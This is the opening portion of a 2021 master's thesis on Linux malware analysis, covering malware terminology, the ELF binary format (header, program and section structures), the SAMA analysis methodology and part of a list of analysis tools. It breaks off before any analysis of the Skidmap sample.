UNIVERSITY OF PIRAEUS
SCHOOL OF INFORMATION AND COMMUNICATION TECHNOLOGIES
DEPARTMENT OF DIGITAL SYSTEMS

Postgraduate Program of Studies
MSc Digital Systems Security

MASTER THESIS

Linux Malware Analysis

Ανάλυση κακόβουλου Λογισμικού σε "Linux" Περιβάλλον

Ioannis Dervisis

Supervisor Professor: Christos Xenakis

Piraeus
17/03/2021

MASTER THESIS

Linux Malware Analysis

Ανάλυση κακόβουλου Λογισμικού σε "Linux" Περιβάλλον

Ioannis Dervisis
SID: 1908

Abstract

The scope of this thesis is the study of Malware Analysis on Linux environments in a systematic and detailed manner, based on SAMA methodology. Moreover, the ENISA guidelines were advised for creating a modular laboratory, capable of isolating the infected VMs and providing them with Internet connection or a simulated one by applying the appropriate rules. A variant of “Skidmap” cryptomining trojan was selected as the sample to be analyzed and extensive effort was given in reversing its code as well as studying its behavior to fully understand the intentions. Beyond its core functionality are findings such as the communication means, the servers used to deploy their next stage, the evasive techniques, and the way that those were bypassed.

SUBJECT AREA: Linux Malware Analysis
KEYWORDS: Malware Analysis; SAMA; Skidmap

Acknowledgements

First and foremost, I would like to express my sincere gratitude to my colleague and friend Konstantinos Valsamakis, who greatly contributed for the completion of this thesis.

I would also like to thank my supervisor, Prof. Christos Xenakis for his guidance, inspiration, and assistance, and all the professors that generously shared their knowledge.

I owe my deepest gratitude to Hellenic Air Force for their financial support and for giving me the opportunity to develop myself as well as to Prof. Panagiotis Karampelas and Lieutenant Colonel George Karaferis for believing in me.

Finally, I would like to acknowledge the support and love of my family and friends.

Table of Contents

List of Figures

List of Tables

1 Introduction

According to the ENISA Threat Landscape 2020 annual report [1] regarding the most frequently encountered cyberthreats, the category "malware" holds the first place since 2013. It is observed that in 2020 alone, 677 million programs were related to malicious activity worldwide, where cryptominers were one of the most prevalent malware family. This number is disturbing and demonstrates the criticality of this matter as well as the importance of the malware analysis field of study.

It was attempted to report the actions performed during the malware analysis process in an informative and detailed manner, so that minimum knowledge is required by the reader and more individuals to be inspired and get involved with this field. However, it was considered necessary to define some key concepts of this field as well as to briefly introduce the Linux (ELF) executable file structure.

Moreover, the methodology that this thesis is relied upon is the “Systematic Approach to Malware Analysis” (SAMA) [2], and it was selected as it best describes the series of actions needed to perform such an analysis. Also, a plethora of tools was tested, but those of preference are listed. Although the tools suggested in SAMA are mainly targeted to PE analysis, it is a generic methodology that can be applied on any sample and therefore it was adjusted for the ELF malware as well.

The Lab that was set up is modular, meaning that additional VMs with the appropriate configuration (adapter attachment to the internal network, IP assignment and CA certificate installation, etc.) can be added as needed. The benefit of this approach is that the network connection of every analysis VM can be controlled from a single VM (the GW) with the use of the appropriate script. Internet connection and simulated internet connection, with or without interception are the possible states that can be applied. However, each VM is addressed to a specific stage of the analysis as well as to a specific filetype and therefore it differs significantly from the rest of the VMs, so each configuration is separately described.

An “Agent Tesla” variant was selected as the use case of Windows malware analysis which revealed many interesting findings. Beneath its core functionality the multiple infection stages, the obfuscation mechanisms, the ways to bypass them and the C2 communication methods were unraveled. The core functionality consists of credential harvesting methods which were enabled, and persistence techniques, geolocation services, keylogger and screen capturing options which were disabled.

As for the Linux OS, a “Skidmap” variant is studied. Since it is a relatively new malware, it remains undetected from most AV engines and its analysis is extended due to the variety of different dropped files depending on the Linux OS and its version. There are multiple persistence and evasive techniques implemented which exponentially raise the effort and time needed for the analysis.

2 Theoretical Background

In this chapter, the basic terminology of Malware Analysis is explained [3] [4] [5], and a brief overview of the PE and ELF files structure is presented [6].

2.1 Definitions

Malware, short for malicious software, is the family of software that is taking advantage of the system's resources which is being executed, on behalf of its author, without the user's consent or by deceiving the user to give his consent.

Malware analysis is the systematic and detailed examination of a malware sample in an isolated environment, aiming to extract adequate information about its functionality and behavior in order to understand the extent and the effects of an infection, and provide information in order for treatment measures to be created.

Static Analysis is the type of Malware Analysis where information regarding the malware sample is extracted without executing its code.

Dynamic Analysis is the type of Malware Analysis where information regarding the malware sample is extracted by executing its code.

In malware analysis, the term **obfuscation** can be defined as the processing of a malware's code by its author, in order to render it unreadable and thus harden the process of code inspection and reverse engineering.

Packing is the obfuscation technique that uses compression to achieve its purpose.

Since malware can be renamed in order to deceive the end user, hash functions are used to uniquely identify them. File renaming does not affect the hash function result, as it is not part of the code. The process of hash derivation is also known as **file fingerprinting**. Upon obtaining the fingerprint of the sample, it can be used to collect more information about it by providing it as an input to "VirusTotal" or similar online tools.

Backdoor is a method of bypassing authentication in a computer system or software which can be used by an attacker as an entry point to launch an attack.

Rootkit a malicious piece of code that is very hard to identify, and its main functionality is usually to hide its existence and the activity of a malware that comes along with it. They are extremely dangerous because they modify the infected System's OS internally, rendering their detection extremely challenging.

Remote administration tool (RAT) is generally a feature that a malware provides, but lately, the existence of really sophisticated pieces of code that provide nothing more than remote access, rendered them as a specific malware category. Its purpose, very similar to desktop sharing software, provides the attacker with unauthorized administrative access.

Cryptominer can be categorized as a malware which sole purpose is to use the infected systems resources in order to mine digital currencies called "cryptocurrencies". There are also rare occasions where "cryptominers" have been reported to steal data.

2.2 The ELF file structure

ELF stands for Executable and Linkable Format and is the default file format of Linux binary files for Executable files, object files, shared libraries and core dumps. It was in 1999 when the ELF was chosen as the standard because of its flexibility, extensibility, and cross-platform support for different address sizes and endian formats. By design it is not limited to specific hardware architecture, processor or instruction set thus it is in use by many different Unix and Unix based operating systems like Linux, Solaris, OpenBSD. In addition, it can be found on many mobile devices that run Android OS and surprisingly enough, it can even be found on game consoles like the PlayStation and the Wii.

It consists of four types of components, the executable header, the program headers, the sections and the section headers. Program headers, as well as section headers are optional components depending on the view (Figure 2.2.1.1).




Figure 2.2.1.1 – ELF Views

2.2.1 The executable header

The very first component of an ELF file is the executable header. This part of the binary confirms that the inspected file is an ELF one and provides the analyst with information regarding the file type and the mapping to the rest of the components.

```
/* The ELF file header.  This appears at the start of every ELF file.  */

#define EI_NIDENT (16)

typedef struct
{
  unsigned char    e_ident[EI_NIDENT]; /* Magic number and other info */
  Elf32_Half       e_type;              /* Object file type */
  Elf32_Half       e_machine;           /* Architecture */
  Elf32_Word       e_version;       /* Object file version */
  Elf32_Addr       e_entry;         /* Entry point virtual address */
  Elf32_Off        e_phoff;         /* Program header table file offset */
  Elf32_Off        e_shoff;         /* Section header table file offset */
  Elf32_Word       e_flags;         /* Processor-specific flags */
  Elf32_Half       e_ehsize;        /* ELF header size in bytes */
  Elf32_Half       e_phentsize;         /* Program header table entry size */
  Elf32_Half       e_phnum;             /* Program header table entry count */
  Elf32_Half       e_shentsize;         /* Section header table entry size */
  Elf32_Half       e_shnum;         /* Section header table entry count */
  Elf32_Half       e_shstrndx;          /* Section header string table index */
} Elf32_Ehdr;

typedef struct
{
  unsigned char    e_ident[EI_NIDENT]; /* Magic number and other info */
  Elf64_Half       e_type;              /* Object file type */
  Elf64_Half       e_machine;           /* Architecture */
  Elf64_Word       e_version;       /* Object file version */
  Elf64_Addr       e_entry;         /* Entry point virtual address */
  Elf64_Off        e_phoff;         /* Program header table file offset */
  Elf64_Off        e_shoff;         /* Section header table file offset */
  Elf64_Word       e_flags;         /* Processor-specific flags */
  Elf64_Half       e_ehsize;        /* ELF header size in bytes */
  Elf64_Half       e_phentsize;         /* Program header table entry size */
  Elf64_Half       e_phnum;             /* Program header table entry count */
  Elf64_Half       e_shentsize;         /* Section header table entry size */
  Elf64_Half       e_shnum;         /* Section header table entry count */
  Elf64_Half       e_shstrndx;          /* Section header string table index */
} Elf64_Ehdr;
```

Figure 2.2.1.1 - The ELF header structure

The structure of the header is defined in the "/usr/include/elf.h" file and has the above format (Figure 2.2.1.1). A 16-byte array named "e_ident" is immediately observed. The very first four bytes of this field which are "0x7F" followed by "0x45", "0x4c", and "0x46" ASCII character codes that translate into the three letters E, L, and F. Those bytes are also called "magic bytes" and they identify a binary, in this case an ELF one. Right after the "magic bytes", comes the EI_CLASS byte which denotes the ELF's specification regarding the architecture; 32-bit files contain the value of 1, opposing to the 64-bit that contain the value of 2. The following byte (EI_DATA) is referred to the endianness of the file and may have the value 1 when it is using little-endian or the value of 2 when it comes to big-endian. Next, comes the EI_VERSION which is a byte reserved for the version of the ELF file, where the only valid value can be 1 and translates to EV_CURRENT. Next in the line is the EI_OSABI byte which identifies the operating system and application binary interface (ABI) to which the file is targeted and the EI_ABIVERSION that provides information about the specific version of the ABI. The default values are 0 which means that it is designed for UNIX System V. The rest bytes of the array (positions 9 to 15) are used for padding and their value is set to 0, as they are reserved for possible future use (Figure 2.2.1.2).




Figure 2.2.1.2 – Analyzing the "e_ident" array

The field that succeeds the "e_ident" array is the "e_type" which defines the binary type. The following table (Table 2.2.1.1) depicts the possible values of this field among with their meaning [7].

Table 2.2.1.1 – The "e_type" possible values

Name	Value	Meaning
ET_NONE	0	No file type
ET_REL	1	Relocatable file
ET_EXEC	2	Executable file
ET_DYN	3	Shared object file
ET_CORE	4	Core file

Right after it is the "e_machine" field which describes the architecture of the system on which the binary is going to run. The following table (Table 2.2.1.2) shows some possible "e_machine" values [8].

Table 2.2.1.2 – The "e_machine" values

Name	Value	Meaning
EM_386	3	Intel 80386
EM_X86_64	62	AMD x86-64 architecture
EM_ARM	40	Advanced RISC Machines ARM

The next filed, named "e_version" is almost identical to the "EI_VERSION" byte in the "e_ident" array mentioned above. It indicates the current version of the "ELF" specification which is always set to 1.

One of the most important fields for malware analysis is the "e_entry" field as it provides the analysts with information about the entry point of the binary. Entry point is the first address where the Instruction pointer will be pointing after the binary is loaded into virtual memory, in other words it is the start of the executable code.

"E_flag" field is reserved to provide more information regarding the targeted architecture. If it refers to x86 binaries, the value of this field is set to 0.

The "e_ehsize" field is the one that holds the executable header's size in bytes. For 32-bit x86 binaries the size is 52 bytes, while for 64-bit x86 binaries the header size is always 64 bytes.

Finally, “ELF” binaries contain a section named “.shstrtab” (string table section) where all section names of the file are stored as strings. The value of the execution header’s field “e_shstrndx”, is an index to the header of this section.

2.2.2 Program Headers

As you may already know, static linking is a process that takes place in the linking phase, during compilation time by a program named linker, which differs from the compiler. On the other hand, dynamic linking is happening during the execution, by the dynamic linker, which is part of the operating system. The information that these programs need to perform the linking (section headers and program headers), are contained in two separate tables: the section header table and the program header table. The offsets (in bytes) from the beginning of those tables are indicated by “e_shoff” and “e_phoff” fields of the executable header. In case, there is not such a table, which may be possible since both section and program headers are optional, those values are set to 0. In addition, the “e_phentsize” and “e_shentsize” fields store the size of each program or section header, while the “e_phnum” and “e_shnum” store the number of headers in each table.

In ELF binaries, there are two different views of the code and data. The first one is the section view and it is described/defined by the section headers, one for each section. The other view is the segmented view, that is described/defined by the program headers. The section view is a structure intended to be used by the linker during the link time (part of the compilation phase). On the contrary, the segmented organization of the ELF file is suitable for the dynamic linker to perform it task, which is the linking of the executable (and any other libraries or objects) on virtual memory at runtime.

The program or a section header can be thought as the properties of each segment or each section respectively. While sections have their own address space on the binary, there is not a segment part. This happens because segments are just another way of viewing the code. Segments are a construction of 0 or more sections.

The segments view as well as the mapping between segments and sections can be viewed using of the following command:

```
$ readelf –wide –segments <file>
```

The fields of each program header are shown on the following figure (Figure 2.2.2.1), as they are defined in the “/usr/include/elf.h” file.

```
/* Program segment header.  */

typedef struct
{
  Elf32_Word    p_type;            /* Segment type */
  Elf32_Off     p_offset;          /* Segment file offset */
  Elf32_Addr    p_vaddr;           /* Segment virtual address */
  Elf32_Addr    p_paddr;           /* Segment physical address */
  Elf32_Word    p_filesz;          /* Segment size in file */
  Elf32_Word    p_memsz;           /* Segment size in memory */
  Elf32_Word    p_flags;           /* Segment flags */
  Elf32_Word    p_align;           /* Segment alignment */
} Elf32_Phdr;

typedef struct
{
  Elf64_Word    p_type;            /* Segment type */
  Elf64_Word    p_flags;           /* Segment flags */
  Elf64_Off     p_offset;          /* Segment file offset */
  Elf64_Addr    p_vaddr;           /* Segment virtual address */
  Elf64_Addr    p_paddr;           /* Segment physical address */
  Elf64_Xword   p_filesz;          /* Segment size in file */
  Elf64_Xword   p_memsz;           /* Segment size in memory */
  Elf64_Xword   p_align;           /* Segment alignment */
} Elf64_Phdr;
```

Figure 2.2.2.1 – The program header structure

First of all, the “p_type” field is observed, which denotes the type of the segment. The most common values of this field [9] are presented on the following table (Table 2.2.2.1)

Table 2.2.2.1 – The “p_type” values

Name	Value	Meaning
PT_LOAD	1	Loaded into memory when setting up the process
PT_DYNAMIC	2	Information to the interpeter on how to parse and prepare the binary for execution
PT_INTERP	3	The name of the interpreter that is to be used to load the binary
PT_PHDR	6	Encompasses the program header table

The next field in the row, is the “p_flags” and holds the permissions of the specific segment. The possible values [9] are listed on the following table (Table 2.2.2.2)

Table 2.2.2.2 – The “p_flag” values

Name	Value	Meaning
PF_X	1	Execute
PF_W	2	Write
PF_R	4	Read

The “p_offset” field indicates the offset from the beginning of the binary at which the first byte of the segment appears.

The “p_vaddr” contains the virtual address of the first byte of the segment in memory.

The “p_paddr” is a legacy field which was used to specify the address in physical memory at which to load the segment. It is unused and always set to zero since all binaries get executed in virtual memory.

The “p_filesz” is nothing more than the size in bytes of the segment in the binary

The “p_memsz” indicates the size in bytes of the segment in memory.

The “p_align” field is responsible for the memory alignment in bytes for the segment. If the value is set to either 0 or 1 it indicates that no special alignment is required, else it must contain a value that is a power of 2 and “p_vaddr” modulo “p_align” must be equal to “p_offset” modulo “p_align”.

2.2.3 Sections

Right below the program headers are the sections of the binary. These can be listed using the following command:

```
$ readelf –sections –wide <file>
```

In ELF specification? There are two sections whose sole purpose is to initialize and finalize the binary; the “.init” and the “.fini”, which are executable sections. Understandably, therefore, the instructions of the “.init” section must be executed prior to any other section’s instruction, and upon completion, the control is then transferred to binary's main entry point. Similarly, the instructions of the ".fini" section are executed post to the completion of the main program.

The actual main program's code is located in the ".text" section. Since it contains executable code, the section must be executable.

Besides executable code, though, binaries consist of data, either constant or variable. Constant data is stored on the ".rodata" (read only data) section which is not meant to alter during execution and thus it is not writable. On the contrary, a lot of variables are often altered during execution, and the section they are stored in, needs to be writable. There are two different sections for this reason; the ".data" section where the initialized variables are stored and the ".bss" (block started by symbol) section where space is reserved for uninitialized variables.

It is therefore important to note that if a section is writable and executable at the same time, it is prone to tampering and exploiting techniques. It is often a packing indication. [5]

During the linking phase of the compilation of a program, the linker resolves statically only a fraction of the calls that the binary contains. More often, it is the dynamic linker that performs last time relocations which are happening during runtime. In reality though, these relocations do not actually resolve when the binary is loaded to virtual memory, instead they are postponed until the actual call to the unresolved location is made. This procedure is commonly known as "lazy binding".

To achieve this, the Procedure Linkage Table (".plt") and the Global Offset Table (".got") sections are used. As a matter of fact, ".got" section is not meant to be used only for the "lazy binding" process, and in Linux systems there is a special section, named ".got.pl", for this purpose.

The role of the ".plt" section is to direct calls from the ".text" section to the location that the actual function code resides. Initially, when such a call is made, the control is transferred to the ".plt" stub. However, the address of the actual function is still unknown (Figure 2.2.3.1).




Figure 2.2.3.1 – Redirecting ".text" function calls through ".plt" stub

Consequently, the ".plt" transfers the control to the dynamic linker in order to get the address of the function. Next, after the address is resolved and stored on the ".got.plt", the function is executed (Figure 2.2.3.2).




Figure 2.2.3.2 – Transferring control to dynamic linker

Once the “lazy binding” has been completed for this function, the “.got.plt” holds the correct address of the function, and any other call to it won’t have to go through the dynamic linker again (Figure 2.2.3.3).




Figure 2.2.3.3 – Completed “lazy binding” procedure

Typically, a binary contains a lot of sections regarding relocation. The name of those sections always starts with the prefix “.rel.*” or “.rela.*”.

2.2.4 Section Headers

The fields for both 32-bit and 64-bit section headers are listed below (Figure 2.2.4.1).

```
/* Section header.  */

typedef struct
{
  Elf32_Word    sh_name;        /* Section name (string tbl index) */
  Elf32_Word    sh_type;        /* Section type */
  Elf32_Word    sh_flags;       /* Section flags */
  Elf32_Addr    sh_addr;        /* Section virtual addr at execution */
  Elf32_Off     sh_offset;      /* Section file offset */
  Elf32_Word    sh_size;        /* Section size in bytes */
  Elf32_Word    sh_link;        /* Link to another section */
  Elf32_Word    sh_info;        /* Additional section information */
  Elf32_Word    sh_addralign;           /* Section alignment */
  Elf32_Word    sh_entsize;             /* Entry size if section holds table */
} Elf32_Shdr;

typedef struct
{
  Elf64_Word    sh_name;        /* Section name (string tbl index) */
  Elf64_Word    sh_type;        /* Section type */
  Elf64_Xword   sh_flags;       /* Section flags */
  Elf64_Addr    sh_addr;        /* Section virtual addr at execution */
  Elf64_Off     sh_offset;      /* Section file offset */
  Elf64_Xword   sh_size;        /* Section size in bytes */
  Elf64_Word    sh_link;        /* Link to another section */
  Elf64_Word    sh_info;        /* Additional section information */
  Elf64_Xword   sh_addralign;           /* Section alignment */
  Elf64_Xword   sh_entsize;             /* Entry size if section holds table */
} Elf64_Shdr;
```

Figure 2.2.4.1 – Section header structure

The very first field is the “sh_name” stores the value of an index to the string table (“.shstrtab section”). In case this field is zeroed, the section does not have a name.

Next, comes the “sh_type” which contains an integer that gives information to the linker about the structure of a section’s contents. The important section header types are illustrated below (Table 2.2.4.1):

Table 2.2.4.1 - Section header types

Name	Value
SHT_PROGBITS	1
SHT_SYMTAB	2
SHT_STRTAB	3
SHT_RELA	4
SHT_REL	9
SHT_DYNSYM	11

The “SHT_PROGBITS” holds information that are defined by the program such as machine instructions or constants.The “SHT_SYMTAB” holds static symbol tables and the “SHT_DYNSYM” hold symbol tables used by the dynamic linker that describe the type and name of specific addresses or file offsets. It is important to note that if the binary is stripped, the static symbol table may not exist. The “SHT_REL” or “SHT_RELA” sections are especially important for the linker as they hold relocation entries in a formatted way (defined by the structures inside “elf.h”). The linker then can analyze those entries to perform any necessary relocations. Note that these sections are used for static linking purposes. On the other hand, “SHT_DYNAMIC” contains information for dynamic linking purposes, formatted accordingly.

More information about the sections can be obtained through the “sh_flags” field. If a section is writable at runtime, the “SHF_WRITE” flag will be turned on. Furthermore, the “SHF_ALLOC” flag can be helpful during the static analysis, since it indicates that this section will be loaded into virtual memory upon execution. Additionally, the “SHF_EXECINSTR” flag is an indication that the section contains executable instructions (Table 2.2.4.2).

Table 2.2.4.2 – Section header flags

Name	Value
SHF_WRITE	1
SHF_ALLOC	2
SHF_EXECINSTR	4

Moreover, the “sh_addr”, “sh_offset”, and “sh_size” are self-explanatory fields of a section header as they contain the virtual address, the file offset and the size of the section respectively.

Some sections are related to each other. This relationship is denoted by the “sh_link” field of the section header, which contains the index of the related section. The “sh_info” field is a similar to “sh_link” field, meaning that it contains an index of a different section, and is used for additional information as seen in the table below (Table 2.2.4.3):

Table 2.2.4.3 – “sh_type”, “sh_link” and “sh_info“” field correlation

sh_type	sh_link	sh_info
SHT_DYNAMIC	The section header index of the string table used by entries in the section.	0
SHT_HASH	The section header index of the symbol table to which the hash table applies.	0
SHT_REL SHT_RELA	The section header index of the associated symbol table.	The section header index of the section to which the relocation applies.
SHT_SYMTAB SHT_DYNSYM	The section header index of the associated string table.	One greater than the symbol table index of the last local symbol (binding STB_LOCAL).
SHT_GROUP	The section header index of the associated symbol table.	The symbol table index of an entry in the associated symbol table. The name of the specified symbol table entry provides a signature for the section group.
SHT_SYMTAB_ SHNDX	The section header index of the associated symbol table section.	0

If any alignment in memory needs to be performed for efficiency reasons, then the base address of the section needs to be a multiple of the value in the “sh_addralign” field. In case of 0 or 1, it means that no alignment is needed.

Last but not least, there is the “sh_entsize” field, which is used when a section contains a table, and denotes the size of each entry in the table.

3 Methodology and Tools

In this chapter, the methodology that was used during the analysis of “Skidmap” is described. In addition, the selected tools as well as a brief description of their capabilities is listed.

3.1 Methodology

The methodology that this thesis is based on is the “SAMA” methodology [2], where the Malware Analysis procedure is divided into a sequence of four major stages that need to be accomplished. Those stages are the “Initial Actions”, the “Classification”, the “Code Analysis” and the “Behavioral Analysis” (Figure 2.2.4.1).




Figure 2.2.4.1 – “SAMA” higher level hierarchy

The first stage, named “Initial Actions”, is a set of steps that aim at preparing a suitable for analysis environment. The first prerequisites for it be suitable is to be secure, so that an infected machine will not be able to spread the malware on the rest of the network. Additionally, the working environment must be modified appropriately so that can be used as a reference point for the next stages of the analysis. Therefore, a snapshot of the machine prior to its infection must be captured.

The “Classification” stage describes the first actions that are taken to a newly obtained suspicious sample. Consequently, as the name of this stage may imply, it involves the fingerprinting of the sample with the use of hash algorithms, the collection of its characteristics with file analysis tools, the similarity with other samples, the information extraction from open sources, the identification of the protection mechanisms that have been deployed as well as their bypassing.

The next stage is called “Code Analysis” and it is the most time-consuming stage. Static and dynamic means are used to understand the sample’s functionality.

The last stage of this methodology, “Behavioral Analysis”, can be described as the set of actions to be performed in order to extract information about an executed sample, by inspecting its impact on the system.

Every stage of “SAMA” is described in great detail and is thoroughly analyzed into a series of steps to be completed. For each step a series of tools is suggested and the information that should be extracted on each stage are defined. Nevertheless, it was decided to strictly adhere to the higher-level of the methodology and take into consideration each step's instructions rather that strictly abide by them.

The main reason for this decision lies in the fact that the specimens found during the analysis may alter the analysis workflow. While "SAMA" suggests that the new specimen is fully analyzed after the analysis of the original one, such procedure might be excessively time consuming. A partial "Classification" and "Code Analysis" of the dropped file, prior the completion of the original sample analysis, may be sufficient and serve better the purpose of the analysis. Moreover, the dynamic code analysis is described as a process that follows the static code analysis. During the "Skidmap" case study though, it was considered that those methods are mutually dependent and are cycled multiple times while reviewing the code of the sample. In addition, it is considered that some steps of the behavioral analysis appertain to Forensics field. Another matter that should be taken in consideration is that new findings may require the creation of a new environment, hence a new specimen will return to "Initial Actions" stage rather than the "Classification" one. Finally, although this methodology can be applied in any OS, the tools that are proposed are mainly "Windows" oriented, thus it had to be adapted to be applicable to Linux malware analysis.

3.2 Tools

While the methodology suggests specific tools for each step of the analysis stages, the chosen tools may vary between analysts as it is a matter of personal preference.

The tools that were used throughout the Analysis stages "Skidmap" malware are listed in the following table (Table 3.2.1):

Table 3.2.1 – List of Analysis tools

Tool	Description
ANY.RUN [10]	Online sandbox whose free version provides a 32-bit Windows 7 environment for up to five minutes. If a file is uploaded to the VM it cannot exceed the 16 MB.
Applysig [11]	Plugin for "Ghidra" software which extend its capabilities to apply IDA FLIRT signatures.
Burp Suite Community Edition [12]	The free and therefore limited-feature edition of Burp Suite which can act as a man in the middle and intercept the network traffic.
CentOS [13]	CentOS is a community-driven free Linux distribution
chmod [14]	A UNIX command that is used to change file permissions.
Chkrootkit [15]	A shell script that checks system binaries for modifications relevant to known rootkits
Clamav [16]	An open-source AV engine.
CyberChef [17]	A software for analyzing and converting multiple data formats
Detect it easy [18]	A cross platform application for inspecting files. Hash calculation, string inspection, obfuscator detection, entropy diagrams, section and header viewer are some of its features.
Dnsmasq [19]	A lightweight, easy to configure DNS forwarder, designed to provide DNS services on a small scale network.

distrowatch [20]	A website that contains updated information about all the Linux and BSD distributions
Exeinfope [21]	A portable tool that can be used for inspection of PE executable file.
file [6]	A command that identifies the file type of the given input. It is not based on the file extension to determine its type, but rather
gcc [22]	The well-known C and C++ compiler
gedit [14]	A GUI-based text editor for GNOME desktops.
Ghidra [23]	An open-source reverse engineering software created by NSA
Git [24]	is a free and open-source software distribution platform
InetSim [25]	A software that is used to simulate Internet services
iptables [14]	A Linux command to set firewall rules to the incoming and outgoing packets
iptables web GUI [26]	A graphical user interface for easier modification of IPtables.
Make [27]	A tool used for building and maintaining groups of programs from source code
md5sum [28]	A command used for the computation of MD5 checksum
Nethserver [29]	A CentOS based server
ping [14]	A command that is used to verify connectivity between two systems.
Pwndbg [30]	Is a python module to be loaded into GDB
